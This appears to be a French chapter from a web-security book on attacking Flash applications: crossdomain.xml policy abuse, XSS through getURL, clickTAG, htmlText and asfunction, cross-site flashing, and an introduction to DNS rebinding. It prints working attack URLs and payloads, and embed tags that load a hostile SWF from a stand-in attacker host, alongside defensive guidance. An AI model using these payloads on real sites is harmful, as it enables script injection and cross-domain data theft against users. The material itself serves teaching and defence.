ActiveX, l'architecture de la technologie, son utilisation par les développeurs et la façon dont les administrateurs la déploient créent des situations dans lesquelles elle est employée de manière non sûre. Plusieurs solutions permettent de réduire les problèmes de sécurité d'ActiveX et une simple recherche dans une base de données des vulnérabilités montrera probablement qu'une exploitation par dépassements de tampon dans ActiveX a eu lieu dans le mois courant.

Lorsque l'on utilise ActiveX, le plus important est de ne pas oublier d'employer toutes ses options de sécurité. Si votre entreprise souhaite déployer des contrôles ActiveX, la plupart des fonctionnalités de sécurité proposées par Microsoft et examinées dans ce chapitre doivent être utilisées dans le cadre d'une entreprise.

9

Attaques sur les applications Flash

Il est possible d'employer Adobe Flash pour mener des attaques contre des applications web qui utilisent ou non Flash. Par conséquent, aucune application web n'est immunisée contre les attaques basées sur Flash. Ces attaques sont du type XSS (*Cross-Site Scripting*) et CSRF (*Cross-Site Request Forgery*). Même en présence d'une protection, elles peuvent permettre un accès intranet non autorisé et un contournement de pare-feu.

Introduction au modèle de sécurité de Flash

Les versions récentes de Flash proposent des modèles de sécurité complexes qui peuvent être adaptés aux préférences du développeur. Nous décrivons les aspects importants du modèle de sécurité introduit dans la version 8 du lecteur Flash. Cependant, nous commençons par décrire brièvement quelques caractéristiques de Flash inexistantes dans JavaScript.

Le langage d'écriture de scripts de Flash se nomme *ActionScript*. ActionScript ressemble à JavaScript et comprend quelques classes très intéressantes pour l'assaillant :

- La classe `Socket` permet au développeur de créer des connexions par socket TCP en mode *raw* vers des domaines *approuvés*, par exemple pour construire des requêtes HTTP complètes avec des en-têtes pastiches comme Referrer. De plus, `Socket` peut servir à scanner des ordinateurs et des ports accessibles depuis le réseau mais inaccessibles depuis l'extérieur.

- La classe `ExternalInterface` permet au développeur d'exécuter du code JavaScript dans le navigateur à partir de Flash, par exemple pour lire et écrire `document.cookie`.
- Les classes `XML` et `URLLoader` effectuent des requêtes HTTP (avec les cookies du navigateur) pour le compte de l'utilisateur, vers des domaines *approuvés*, par exemple des requêtes inter-domaines.

Par défaut, le modèle de sécurité de Flash s'apparente à la politique de même origine (SOP). Autrement dit, Flash peut lire uniquement les réponses qui proviennent du même domaine que l'application Flash. Par ailleurs, Flash applique une forme de sécurité autour de l'émission des requêtes HTTP, mais il est généralement possible d'effectuer des requêtes `GET` inter-domaines à l'aide de la fonction `getURL()`. De plus, les applications Flash chargées à l'aide de HTTP ne sont pas autorisées à lire des réponses HTTPS.

Flash autorise les communications inter-domaines lorsqu'une stratégie de sécurité définie sur le second domaine permet les communications avec le domaine de résidence de l'application Flash. La stratégie de sécurité est un fichier XML, habituellement nommé `crossdomain.xml`, placé dans le répertoire racine du second domaine. D'un point de vue sécurité, voici le pire fichier de stratégie que l'on puisse imaginer :

```
<cross-domain-policy>
    <allow-access-from domain="*" />
</cross-domain-policy>
```

Cette stratégie autorise toutes les applications Flash sur l'Internet à communiquer avec le serveur qui héberge ce fichier `crossdomain.xml`. Ce modèle de sécurité est dit "ouvert" et permet aux applications Flash malveillantes d'effectuer les opérations suivantes :

- Charger des pages, à l'aide de l'objet `XML`, sur le domaine vulnérable qui emploie le modèle de sécurité ouvert. L'assaillant peut alors lire des données confidentielles stockées sur le site vulnérable, y compris des jetons de protection CSRF, et potentiellement, les cookies ajoutés aux URL (comme `jsessionid`).
- Mener des attaques basées sur les méthodes HTTP `GET` et `POST` à l'aide de la fonction `getURL()` et de l'objet `XML`, même en présence d'une protection CSRF.

Le nom et le répertoire du fichier de stratégie ne sont pas figés. Pour charger n'importe quel fichier de stratégie, utilisez le code ActionScript suivant :

```
System.security.loadPolicyFile("http://pages-publiques.universite.fr/
crossdomain.xml");
```

`System.security.loadPolicyFile()` est une fonction ActionScript qui charge toute URL de n'importe quel type MIME et tente de lire la stratégie de sécurité qui se trouve dans la réponse HTTP. Si le fichier ne se trouve pas dans le répertoire racine du serveur, la stratégie s'applique uniquement au répertoire qui contient le fichier, ainsi qu'à ses sous-répertoires. Supposons par exemple que ce fichier soit situé sous `http://pages publiques.universite.fr/~attaquant/crossdomain.xml`. La stratégie s'applique alors à des requêtes comme `http://pages publiques.universite.fr/~attaquant/activerNuisance.html` et `http://pages publiques.universite.fr/~attaquant/pire/activerAutreNuisance.html`, mais *pas* aux pages `http://pages publiques.universite.fr/~quelqueEtudiant/imagesDeFamille.html` ou `http://pages publiques.universite.fr/index.html`. Cependant, il ne faut pas faire confiance à la sécurité basée sur le répertoire.

Attaques par réflexion de la stratégie de sécurité

Popularité :	7
Simplicité :	9
Impact :	8
Évaluation du risque :	**8**

Les fichiers de stratégie sont analysés avec indulgence par Flash. Si un assaillant peut forger une requête HTTP qui amène le serveur à lui renvoyer un fichier de stratégie, Flash acceptera sans problème celui-ci. Par exemple, supposons que la requête AJAX

```
http://www.universite.fr/ListeModules?format=js&callback=
<cross-domain-policy><allow-access-from%20domain="*"/>
</cross-domain-policy>
```

produise la réponse suivante :

```
<cross-domain-policy><allow-access-from%20domain="*"/>
</cross-domain-policy>() { return {name:"Anglais101", desc:"Lire des livres"},
{name:"Informatique101", desc:"Jouer sur des ordinateurs"}};
```

Nous pouvons ensuite charger cette stratégie avec du code ActionScript :

```
System.security.loadPolicyFile("http://www.universite.fr/ListeCours?
format=json&callback=<cross-domain-policy><allow-access-from%20domain=\"*\"/>
</cross-domain-policy>");
```

L'application Flash dispose ainsi d'un accès inter-domaines complet à `http://www.universite.fr/`. Notez que le type MIME de la réponse n'a aucune importance. Par conséquent, si la protection contre les attaques XSS se fonde sur le type MIME, la stratégie de sécurité fonctionne toujours.

Attaques sur la stratégie de sécurité stockée

Popularité :	7
Simplicité :	8
Impact :	8
Évaluation du risque :	**8**

Si un assaillant est en mesure de télécharger et d'enregistrer un fichier d'image, audio, RSS ou autre sur un serveur et que ce fichier puisse ensuite être récupéré, il peut placer la stratégie de sécurité Flash dans ce fichier. Par exemple, le flux RSS suivant est accepté en tant que stratégie de sécurité ouverte :

```
<?xml version="1.0"?>
<rss version="2.0">
<channel>
  <title>
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
  </title>
  <link>x</link>
  <description>x</description>
  <language>en-us</language>
  <pubDate>Tue, 10 Jun 2003 04:00:00 GMT</pubDate>
  <lastBuildDate>Tue, 10 Jun 2003 09:41:01 GMT</lastBuildDate>
  <docs>x</docs>
  <generator>x</generator>
  <item>
    <title>x</title>
    <link>x</link>
    <description>x</description>
```

```
      <pubDate>Tue, 03 Jun 2003 09:39:21 GMT</pubDate>
      <guid>x</guid>
    </item>
  </channel>
  </rss>
```

Stefan Esser de **hardened-php.net** a imaginé une belle attaque de la stratégie de sécurité stockée en utilisant des commentaires dans un fichier GIF. Il a créé une image GIF d'un seul pixel, qui contient une stratégie de sécurité Flash dans un commentaire. Depuis Flash Player 9.0 r47, cette méthode est parfaitement acceptée par `loadPolicy()` :

```
00000000 47 49 46 38 39 61 01 01-01 01 e7 e9 20 3c 63 72  GIF89a.......<cr
00000010 6f 73 73 2d 64 6f 6d 61-69 6e 2d 70 6f 6c 69 63  oss-domain-polic
00000020 79 3e 0a 20 20 3c 61 6c-6c 6f 77 2d 61 63 63 65  y>...<allow-acce
00000030 73 73 2d 66 72 6f 6d 20-64 6f 6d 61 69 6e 3d 22  ss-from domain="
00000040 2a 22 2f 3e 20 0a 20 20-3c 2f 63 72 6f 73 73 2d  *"/>....</cross-
00000050 64 6f 6d 61 69 6e 2d 70-6f 6c 69 63 79 3e 47 49  domain-policy>..
```

Il est possible de placer une stratégie de sécurité ouverte dans les données (pas seulement dans des commentaires) de n'importe quel fichier d'image, audio ou autre valide. La méthode est plus simple avec les formats de fichiers non compressés, comme les images de type BMP. Depuis Flash Player v9.0 r47, les seules limitations imposées par `loadPolicy()` sont que chaque octet avant la balise de fermeture `</cross domain policy>` respect les points suivants :

- être différents de zéro ;
- ne pas représenter des balises XML non fermées (pas de `<`, `0x3c`, isolé) ;
- faire partie du jeu ASCII 7 bits (octets de `0x01` à `0x7F`).

Outils de hacking pour Flash

Les développeurs JavaScript n'auront aucune difficulté à programmer en Flash, car les langages ActionScript et JavaScript ont des origines communes. Les deux principaux outils de hacking pour Flash sont le compilateur ActionScript MTASC (*Motion-Twin ActionScript Compiler*) et le décompilateur ActionScript Flare de no|wrap.

MTASC est compatible avec les versions 6, 7 et 8 de Flash (les fichiers binaires sont appelés SWF, animations Flash ou applications Flash). Il est disponible sur le site **http://www.mtasc.org**.

Voici un programme de hacking simple en Flash :

```
class HackWorld {
  static function main(args) {
    var attackCode : String = "alert(1)";
```

```
      getURL("JavaScript:" + attackCode);
    }
  }
```

Bien entendu, l'utilisateur malveillant peut placer n'importe quel code JavaScript dans `attackCode`. Comme pour les exemples du Chapitre 2, nous supposons que le code d'attaque est simplement `alert(1)`. Cette invocation montre que nous pouvons exécuter un code JavaScript *quelconque*. Pour de plus amples informations concernant le code JavaScript malveillant, consultez les Chapitres 2 et 4.

Pour compiler `HackWorld`, installez MTASC, enregistrez le code source précédent dans le fichier `HackWorld.as` et compilez-le à l'aide de la commande suivante :

```
mtasc -swf HackWorld.swf -main -header 640:480:20 -version 7 HackWorld.as
```

Elle crée un fichier binaire SWF version 7 nommé `HackWorld.swf`.

Un assaillant peut se servir de ce SWF pour une attaque XSS en injectant le contenu HTML suivant sur un site vulnérable :

```
<embed src="http://mechant.com/HackWorld.swf" width="640" height="480">
</embed>
```

Ou bien celui-ci :

```
<object type="application/x-shockwave-flash"
  data="http://mechant.com/HackWorld.swf" width="640" height="480" >
<param name="movie" value="http://mechant.com/HackWorld.swf">
</object>
```

Le code JavaScript est exécuté dans le domaine du site vulnérable. Cette méthode est toutefois une version compliquée de l'attaque XSS car un assaillant aurait sans doute plutôt choisi d'injecter directement le code JavaScript entre des balises de script. Nous verrons des attaques plus intéressantes un peu plus loin.

Le complément de MTASC se nomme Flare. Cet outil décompile des fichiers SWF pour produire un code source ActionScript raisonnablement lisible. Après avoir téléchargé Flare depuis la page **http://www.nowrap.de/flare.html** et l'avoir installé, l'exécution de la commande

```
flare HackWorld.swf
```

crée un fichier `HackWorld.flr` qui contient le code ActionScript suivant :

```
movie 'HackWorld.swf' {
// flash 7, total frames: 1, frame rate: 20 fps, 640x480 px, compressed

  movieClip 20480 __Packages.HackWorld {
```

```
      #initclip
        if (!HackWorld) {
          _global.HackWorld = function () {};

          var v1 = _global.HackWorld.prototype;
          _global.HackWorld.main = function (args) {
            var v3 = 'alert(1)';
            getURL('JavaScript:' + v3, '_self');
          };
          ASSetPropFlags(v1, null, 1);
        }
      #endinitclip
    }

    frame 1 {
      HackWorld.main(this);
    }
  }
```

Flare a généré un code ActionScript lisible et fonctionnellement équivalent à `HackWorld.swf`.

Puisque vous êtes à présent familier de MTASC et de Flare, examinons les attaques que nous pouvons mener avec du code JavaScript.

XSS et XSF via des applications Flash

Au Chapitre 2 nous avons expliqué que les fondements d'une attaque XSS se trouvaient dans l'absence de validation des entrées de l'utilisateur sur les serveurs. Ainsi, un assaillant peut injecter du contenu HTML qui contient du code JavaScript malveillant. L'injection HTML est due à un défaut de programmation sur le *serveur* qui permet aux assaillants de mettre en place une attaque XSS. Cependant, les attaques XSS peuvent également être menées par l'intermédiaire d'une application Flash *côté client*. Les attaques XSS *via* des applications web se produisent lorsque les entrées des utilisateurs dans l'application Flash ne sont pas correctement validées. Le script s'exécute sur le domaine qui délivre l'application Flash.

À l'instar des développeurs côté serveur, les développeurs Flash doivent valider les entrées des utilisateurs fournies à leurs applications Flash, sinon ils courent le risque de subir des attaques XSS *via* ces applications. Malheureusement, tous les développeurs Flash ne procèdent pas ces contrôles. Il existe donc un très grand nombre de failles XSS dans les applications Flash, y compris celles générées automatiquement.

La recherche des failles XSS dans les applications Flash est potentiellement plus simple que dans les applications web car les assaillants peuvent décompiler les applications Flash et rechercher les problèmes de sécurité dans le code source, au lieu de tester en aveugle les applications web côté serveur.

Prenons par exemple l'application Flash suivante qui accepte des entrées de l'utilisateur :

```
class VulnerableMovie {

  static var app : VulnerableMovie;

  function VulnerableMovie() {
    _root.createTextField("tf",0,100,100,640,480);

    if (_root.userinput1 != null) {
      getURL(_root.userinput1);
    }

    _root.tf.html = true; // false par défaut.
    _root.tf.htmlText = "Salut " + _root.userinput2;
    if (_root.userinput3 != null ) {
      _root.loadMovie(_root.userinput3);
    }
  }

  static function main(mc) {
    app = new VulnerableMovie();
  }
}
```

Imaginons que ce code provienne d'un SWF téléchargé et que nous l'ayons décompilé. Cette application Flash prend trois entrées définies par l'utilisateur – `userinput1`, `userinput2` et `userinput3` – au travers des paramètres d'URL indiqués dans la balise `object` :

```
<object type="application/x-shockwave-flash" data="http://example.com/
VulnerableMovie.swf?userinput2=mec" height="480" width="640">
<param name="movie"
value="http://example.com/VulnerableMovie.swf?userinput2=mec">
</object>
```

Il est également possible d'utiliser le paramètre `flashvars` :

```
<object type="application/x-shockwave-flash" data="http://example.com/
VulnerableMovie.swf" height="480" width="640">
<param name="movie" value="http://example.com/VulnerableMovie.swf">
<param name="flashvars" value="userinput2=mec">
</object>
```

L'accès aux entrées de l'utilisateur se fait au travers de plusieurs objets dans l'application Flash, comme `root`, `level0` et d'autres. Supposons que toutes les variables non précisées puissent être définies avec des paramètres d'URL.

Cette application Flash affiche un message de bienvenue à `userinput2`. Si `userinput1` est définie, l'utilisateur est envoyé vers l'URL indiquée par `userinput1`. Si `root.userinput3` est précisée, l'application Flash charge une autre application Flash.

Un assaillant peut exploiter toutes ces entrées définissables par l'utilisateur pour mener une attaque XSS.

Attaques XSS basées sur getURL()

Popularité :	4
Simplicité :	7
Impact :	8
Évaluation du risque :	**8**

Étudions tout d'abord `userinput1`. Cette variable est initialisée par sa présence dans les variables d'entrée de Flash, mais *non initialisée* par l'application Flash. Contrairement à ce que pourrait faire penser son nom, la variable `userinput1` peut très bien ne pas être destinée à contenir les entrées de l'utilisateur ; dans ce cas, `userinput1` n'est qu'une variable non initialisée. Si elle est initialisée à l'aide d'un paramètre d'URL, par exemple :

```
http://example.com/VulnerableMovie.swf?userinput1
=JavaScript%3Aalert%281%29
```

alors, la fonction `getURL()` indique au navigateur de charger l'URL `JavaScript:alert(1)` qui exécute le code JavaScript dans le domaine d'hébergement de l'application Flash.

Attaques XSS via clickTAG

Popularité :	6
Simplicité :	9
Impact :	8
Évaluation du risque :	**8**

La faille précédente peut sembler évidente, rare et/ou facile à éviter. C'est loin d'être le cas. Flash possède une variable spéciale nommée `clickTAG`. Conçue pour les publicités Flash, elle permet aux annonceurs de savoir où est affichée leur publicité. La plupart des agences publicitaires *imposent* que les publicités ajoutent le paramètre d'URL `click TAG` et exécutent `getURL(clickTAG)` ! Voici une bannière type avec une balise HTML `embed` :

```
<embed src="http://adnetwork.com/SomeAdBanner.swf?clickTAG=http://
adnetwork.com/track?http://example.com">
```

Ou bien encore avec une balise `object` :

```
<object type="application/x-shockwave-flash"
  data=" http://adnetwork.com/SomeAdBanner.swf" width="640" height="480" >
<param name="movie" value="http://adnetwork.com/SomeAdBanner.swf">
<param name="flashvars" value="
clickTAG=http://adnetwork.com/track?http://example.com">
</object>
```

En 2003, Scan Security Wire a noté qu'une mauvaise validation de `clickTAG` avant l'exécution de `getURL(clickTAG)` pouvait permettre à un assaillant d'effectuer une attaque XSS sur le domaine qui héberge le SWF (dans cet exemple, adnetwork.com) avec l'URL suivante :

```
http://adnetwork.com/SomeAdBanner.swf?clickTAG=JavaScript:alert(1)
```

Si vous développez des publicités en Flash, assurez-vous que `clickTAG` commence par `http:` avant d'exécuter `getURL(clickTAG)` :

```
if (clickTAG.substr(0,5) == "http:") {
  getURL(clickTAG);
}
```

Attaques XSS via *TextField.htmlText et TextArea.htmlText*

Popularité :	2
Simplicité :	5
Impact :	8
Évaluation du risque :	**8**

Étudions à présent `userinput2` dans le code de `VulnerableMovie`. Par défaut, les `TextField` acceptent uniquement du texte brut, mais en fixant `html` à `true`, les développeurs peuvent placer du contenu HTML dans un champ de texte ; ils peuvent toujours affecter du contenu HTML à des zones de texte (`TextArea`).

L'utilisation des fonctionnalités HTML limitées de Flash est une pratique courante chez les développeurs. Si le texte du `TextField` provient des entrées de l'utilisateur, comme dans l'exemple précédent, un assaillant peut injecter du HTML et du JavaScript quelconques. L'injection d'un contenu HTML est relativement simple. Par exemple, le code :

```
http://example.com/VulnerableMovie.swf?userinput2=%3Ca+href%3D%22
javascript%3Aalert%281%29%22%3Ecliquer+ici+pour+
%C3%AAtre+pirat%C3%A9%3C/a%3E
```

ajoute le contenu HTML suivant :

```
<a href="JavaScript:alert(1)">cliquer ici pour être piraté</a>
```

Si l'utilisateur clique sur le lien "cliquer ici pour être piraté", l'assaillant peut exécuter du code JavaScript malveillant sur le domaine qui héberge le fichier SWF.

D'autre part, il est possible d'injecter du contenu HTML qui exécute *automatiquement* du code JavaScript, au lieu d'attendre que l'utilisateur clique sur un lien. Pour cela, il suffit d'employer le gestionnaire de protocole `asfunction:`. Il s'agit d'un gestionnaire propre au greffon du lecteur Flash qui ressemble au gestionnaire de protocole `Java Script:` en cela qu'il permet d'exécuter une fonction ActionScript arbitraire de la forme suivante :

```
asfunction:nomFonction, paramètre1, paramètre2, ...
```

Le chargement de `asfunction:getURL,JavaScript:alert(1)` exécutera la fonction ActionScript `getURL()`, qui demande au navigateur de charger une URL. Cette URL est `JavaScript:alert(1)`, qui exécute le code JavaScript dans le domaine qui héberge le fichier SWF.

Si l'on fixe `userinput1` à `<img src="asfunction:getURL,JavaScript:alert(1)//.jpg">`, nous tentons de charger une image, mais l'image est une fonction ActionScript qui exécute inévitablement du code JavaScript dans le navigateur. Notez que Flash permet aux développeurs de charger uniquement des fichiers JPEG, GIF, PNG et SWF. Pour cela, il vérifie l'extension du fichier. Afin de contourner ce contrôle, un assaillant peut simuler une extension de fichier en ajoutant le commentaire JavaScript `//.jpg`.

Pour exécuter ce code JavaScript, il suffit d'attirer un utilisateur vers l'URL suivante :

```
http://example.com/VulnerableMovie.swf?userinput2=pwn3d%3Cimg+src%3D%22
asfunction%3AgetURL%2Cjavascript%3Aalert%281%29//.jpg%22%3E
```

Cette attaque a été décrite initialement en 2007 par Stefano Di Paola de Minded Security. Les professionnels de la sécurité doivent examiner avec attention les trouvailles de ce modeste chercheur qui découvre sans cesse des choses étonnantes.

Un assaillant peut également exploiter le fait que Flash traite les images, les vidéos et les sons de manière identique, en injectant `<img src="http ://mechant.org/HackWorld.swf ?.jpg">`, où `HackWorld.swf` contient du JavaScript malveillant. Cette méthode charge `HackWorld.swf` dans le domaine du SWF vulnérable et conduit à la même compromission que l'injection basée sur `asfunction`.

Attaques XSS via loadMovie() et d'autres fonctions de chargement d'URL

Popularité :	3
Simplicité :	7
Impact :	8
Évaluation du risque :	**8**

Dans le code de VulnerableMovie, si la variable `userinput3` est définie, l'invocation `loadMovie( root.userinput3)` a lieu. Un assaillant peut charger n'importe quelle vidéo ou URL de son choix. Par exemple, le chargement de l'URL `asfunction:getURL,JavaScript:alert(1)//` peut conduire à une attaque XSS. Voici l'URL complète pour une attaque :

```
http://example.com/VulnerableMovie.swf?userinput3=asfunction%3AgetURL%2C
JavaScript%3Aalert%281%29//
```

Les caractères `//` placés à la fin de l'URL d'attaque ne sont pas indispensables pour exploiter `VulnerableMovie`, mais ils sont très pratiques pour mettre en commentaires les données concaténées à l'entrée de l'utilisateur dans l'application Flash, par exemple lorsque cette application contient une ligne semblable à la suivante :

```
_root.loadMovie(_root.baseUrl + "/movie.swf");
```

Ce problème de sécurité ne concerne pas seulement `loadMovie()`. Dans Flash Player 9.0 r47, quasiment toutes les fonctions qui chargent des URL sont vulnérables aux variables basées sur `asfunction`, notamment les suivantes :

- `loadVariables();`
- `loadMovie();`
- `getURL();`
- `loadMovie();`
- `loadMovieNum();`
- `FScrollPane.loadScrollContent();`
- `LoadVars.load();`

- `LoadVars.send();`
- `LoadVars.sendAndLoad();`
- `MovieClip.getURL();`
- `MovieClip.loadMovie();`
- `NetConnection.connect();`
- `NetServices.createGatewayConnection();`
- `NetSteam.play();`
- `Sound.loadSound();`
- `XML.load();`
- `XML.send();`
- `XML.sendAndLoad()`.

Vous devez également faire attention aux variables qui acceptent des URL définies par l'utilisateur, comme `TextFormat.url`.

Cette attaque est extrêmement fréquente dans les applications Flash, y compris les animations Flash générées automatiquement à partir de diaporamas, de vidéos et d'autres contenus. Certaines de ces fonctions sont obligées d'accepter le gestionnaire de protocole `asfunction`. Par conséquent, ce problème risque de perdurer encore quelque temps.

XSF via *loadMovie et d'autres fonctions de chargement de SWF, d'images et de sons*

Popularité :	2
Simplicité :	7
Impact :	8
Évaluation du risque :	**8**

Un assaillant peut également charger son propre fichier SWF par l'intermédiaire de `userinput3`, par exemple l'application HackWorld présentée au début de ce chapitre. Voici un exemple d'URL d'attaque :

```
http://example.com/VulnerableMovie.swf?userinput3=http%3A//mechant.org/
HackWorld.swf%3F
```

L'assaillant doit placer le SWF de HackWorld sur son site web (disons mechant.org) et une stratégie de sécurité faible sur le site. Autrement dit, il doit disposer du fichier `http://mechant.org/crossdomain.xml` suivant :

```
<cross-domain-policy>
    <allow-access-from domain="*" />
</cross-domain-policy>
```

Le lecteur Flash commence par demander la stratégie de sécurité crossdomain.xml au site d'attaque. Après avoir constaté que l'accès à `HackWorld` lui est permis, `VulnerableMovie` charge `HackWorld` qui, à son tour, exécute le code JavaScript dans le domaine qui héberge `VulnerableMovie` (example.com, non mechant.org).

Stefano Di Paolo nomme cette méthode XSF (*Cross Site Flashing*). XSF a le même effet que XSS. Autrement dit, cette attaque charge `HackWorld` dans le domaine du SWF vulnérable, puis `HackWorld` exécute son code JavaScript malveillant dans le domaine example.com.

Le caractère `%3F`, qui correspond au point d'interrogation (?), placé à la fin de cette chaîne d'attaque n'est pas indispensable pour exploiter `VulnerableMovie`, mais il joue le rôle de commentaire. Supposons que le code vulnérable soit le suivant :

```
loadMovie(_root.baseUrl + "/movie.swf");
```

Un assaillant pousserait le texte concaténé `/movie.swf` dans un paramètre d'URL, ce qui revient à mettre en commentaire le texte concaténé.

Attaques XSF basées sur les redirections d'URL

Popularité :	1
Simplicité :	5
Impact :	8
Évaluation du risque :	**8**

Supposons que le site example.com héberge un fichier SWF qui correspond au code suivant :

```
loadMovie("http://example.com/movies/" + _root.movieId + ".swf?other
=info");
```

Supposons également que `example.com` possède un redirecteur ouvert à `http://example.com/redirect` qui redirige vers n'importe quel domaine. Un assaillant peut se

servir du redirecteur de example.com pour mettre en place une attaque en utilisant la chaîne d'attaque suivante pour `movieId` :

```
../redirect=http://mechant.org/HackWorld.swf%3F
```

`loadMovie()` charge alors l'URL suivante :

```
http://example.com/movies/../redirect=http://mechant.org/HackWorld.swf%3F
.swf?other=info
```

Elle équivaut à celle-ci :

```
http://example.com/redirect=http://mechant.org/HackWorld.swf%3F.swf?other
=info
```

Cette URL redirige vers la suivante :

```
http://mechant.org/HackWorld.swf
```

Par conséquent, le SWF vulnérable charge toujours `HackWorld` dans le domaine `example.com` ! Avec l'encodage des URL, l'URL d'attaque ressemble à la suivante :

```
http://example.com/vulnerable.swf?movieId=../redirect%3D
http%3A//mechant.org/HackWorld.swf%253F
```

Attaques XSS dans les SWF générés automatiquement et les contrôleurs

Popularité :	1
Simplicité :	5
Impact :	8
Évaluation du risque :	**9**

De nombreuses applications génèrent automatiquement des fichiers, par exemple au travers des entrées de menus "Enregistrer en SWF" ou "Exporter en SWF". La sortie obtenue est généralement constituée d'un ou plusieurs fichiers SWF et HTML, qui seront publiés sur le site web de l'entreprise. Malheureusement, plusieurs de ces applications, dont Adobe Dreamweaver, Adobe Connect, Macromedia Breeze, Techsmith Camtasia, Autodemo et InfoSoft FusionChart, créent des fichiers SWF comportant les vulnérabilités XSS décrites dans ce chapitre. Depuis le 28 octobre 2007, on estime à 500 000 le nombre de SWF vulnérables qui affectent un pourcentage considérable de sites Internet importants. Vous devez donc faire attention à tous les SWF que vous hébergez, pas seulement à ceux que vous développez.

Adobe apportera une certaine protection contre les attaques XSS basées sur `asfunction` dans la prochaine version du lecteur Flash, mais de nombreux SWF créés avec les applications mentionnées précédemment resteront exploitables. Par ailleurs, il existe certainement bien d'autres applications qui génèrent des SWF vulnérables. Pour de

plus amples informations concernant cette menace, consultez la note de vulnérabilité *US-CERT VU#249337*.

Sécuriser les applications Flash

Les développeurs Flash et ActionScript doivent comprendre que les applications Flash non sûres ont autant d'effet sur leurs utilisateurs que l'absence de sécurité d'une application web côté serveur. Pour protéger leurs applications, ces développeurs doivent prendre les mesures suivantes :

- valider ou nettoyer les entrées des utilisateurs dans les paramètres d'URL et les `flashvars` destinés aux SWF ;
- vérifier qu'il n'existe aucune redirection dans le domaine qui héberge ces SWF :
- profiter des attributs de sécurité facultatifs pour Flash dans les balises `<object>` et `<embed>` ;
- livrer des SWF générés automatiquement à partir d'une adresse IP numérotée ou dans le domaine dans lequel les failles XSS n'ont pas d'importance.

La validation et le nettoyage des entrées s'avèrent un défi, tant pour les applications Flash que pour les applications web côté serveur. Voici quelques recommandations pour les développeurs :

- réduire le nombre de paramètres d'URL ou de `flashvars` définis par l'utilisateur dans les fonctions qui chargent des URL ou utilisent `htmlText` ;
- lorsque des paramètres définis par l'utilisateur sont employés dans des fonctions qui chargent des URL, vérifier que les URL commencent par `http://` ou `https://` et qu'elles ne contiennent aucune attaque par traversée de répertoires. Mieux encore, préfixer les paramètres par votre propre domaine, par exemple :

```
loadMovie("http://www.example.com /" +
    directoryTraversalSafe(_root.someRelativeUrl));
```

- remplacer par des entités HTML toutes les données définies par l'utilisateur avant de les placer dans un objet `TextField` ou `TextArea`. Par exemple, remplacer au moins toutes les occurrences de `<` par `<` et de `>` par `>`.

En compilant vos applications avec Flash version 8 ou ultérieure, vous pouvez bénéficier des nouvelles fonctionnalités de sécurité, comme les attributs `swliveconnect`, `allowNetworking` et `allowScriptAccess`. Excepté en cas d'absolue nécessité, LiveConnect, le réseau et l'accès aux scripts doivent être interdits. Voici une balise `<object>` plus sûre, que nous recommandons :

```
<object
 classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
 codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/
swflash.cab#version=9,0,0,0"
 type="application/x-shockwave-flash"
 data="/MonApplicationFlash.swf"
 height="640"
 width="480">
<param name="allowScriptAccess" value="never">
<param name="allowNetworking" value="none">
<param name="swliveconnect" value="false">
<param name="movie" value="/MonApplicationFlash.swf">
</object>
```

Si l'application est compilée avec Flash 8 ou une version ultérieure, elle ne pourra pas exécuter du code JavaScript ni créer des connexions réseau.

Attaques intranet basées sur Flash : DNS Rebinding

Popularité :	6
Simplicité :	2
Impact :	7
Évaluation du risque :	**8**

L'attaque de type "DNS rebinding" évite totalement les pare-feu. Elle fait partie des attaques "attrape-nigaud". L'internaute est appâté vers un site de confiance sur l'Internet, mais, au dernier moment, le site Internet change son adresse IP pour un site intranet interne. Le changement, ou reliaison (*rebinding*), se fait en changeant l'adresse IP d'un nom de domaine contrôlé par l'assaillant. Avant d'examiner en détail cette attaque, voyons le rôle joué par le DNS dans le Web.

Le DNS en bref

Le DNS peut être comparé à un annuaire. Historiquement, lorsque vous souhaitez contacter votre ami, par exemple la superstar Rich Cannings, vous recherchez son nom dans l'annuaire afin de trouver son numéro de téléphone, puis vous l'appelez. Le fonctionnement du Web n'est pas très différent. Lorsqu'un utilisateur souhaite aller sur un site web, par exemple temp.mechant.org, le navigateur et/ou le système d'exploitation doit trouver le "numéro" d'adresse IP de l'ordinateur nommé temp.mechant.org. Pour cela, il consulte le DNS (*Domain Name System*).

Les gens enregistrent des numéros de téléphone dans des listes de contacts et des annuaires personnels afin de ne pas avoir à les rechercher continuellement dans l'annuaire global. Le DNS emploie également un mécanisme de cache, qui présente une certaine durée de vie (TTL, *Time-To-Live*). Plus la valeur de TTL est grande, plus le couple nom de domaine/adresse IP reste longtemps dans le cache. Si la durée de vie vaut 0, l'adresse IP n'est jamais placée dans le cache.

En revanche, les annuaires et le DNS diffèrent au moins sur un point : un serveur, comme temp.mechant.org, peut changer son adresse IP à tout moment, avec n'importe quelle valeur, tandis que Rich ne peut pas demander à changer son numéro de téléphone selon ses envies. Si Rich pouvait changer son numéro à la volée, il pourrait faire la mauvaise blague suivante :

Rich : Salut, comment ça va ?

Le pire ennemi : Pourquoi tu me salues ? Tu me hais parce que j'ai rencart avec la fille qui te plaît.

Rich : Pas du tout, ce n'est plus le cas. Elle ne m'intéresse plus. On pourrait sortir ce soir.

Le pire ennemi : Ah bon. OK. Quel est ton numéro ?

Rich : Regarde dans l'annuaire. Il y est.

À ce moment-là, Rich pourrait changer son numéro et choisir le 911-1234[1]. Plus tard, dans la soirée, son pire ennemi recherchera son numéro de téléphone et le composera. La conversation téléphonique pourrait alors être celle-ci :

Opérateur du 911 : 911, bonjour. Quel est le problème ?

Le pire ennemi : Hein… Euh… Est-ce Rich est là ?

Opérateur du 911 : Non. Vous êtes au 911.

"clic" (Le pire ennemi raccroche)

"Dring, dring…"

Les parents du pire ennemi : Allo ?

Opérateur du 911 : Bonjour. Votre fils s'amuse à appeler le 911.

Les parents du pire ennemi : C'est terrible. Il est pourtant si gentil.

En fin de compte, le pire ennemi de Rich est privé de sortie et Rich peut rencontrer la fille qui lui plaît. Tout le monde est content, même après avoir modifié les numéros de téléphone.

1. N.D.T. : Aux États-Unis, le préfixe 911 correspond au numéro de la police.

Retour au DNS Rebinding

Le DNS Rebinding emploie une attaque semblable, avec des résultats bien différents. L'assaillant persuade le navigateur, le système d'exploitation et/ou les greffons du navigateur qu'il peut faire confiance à un nom de domaine, puis l'assaillant change l'adresse IP du nom de domaine approuvé au dernier moment afin que la victime se connecte en toute confiance à une adresse différente.

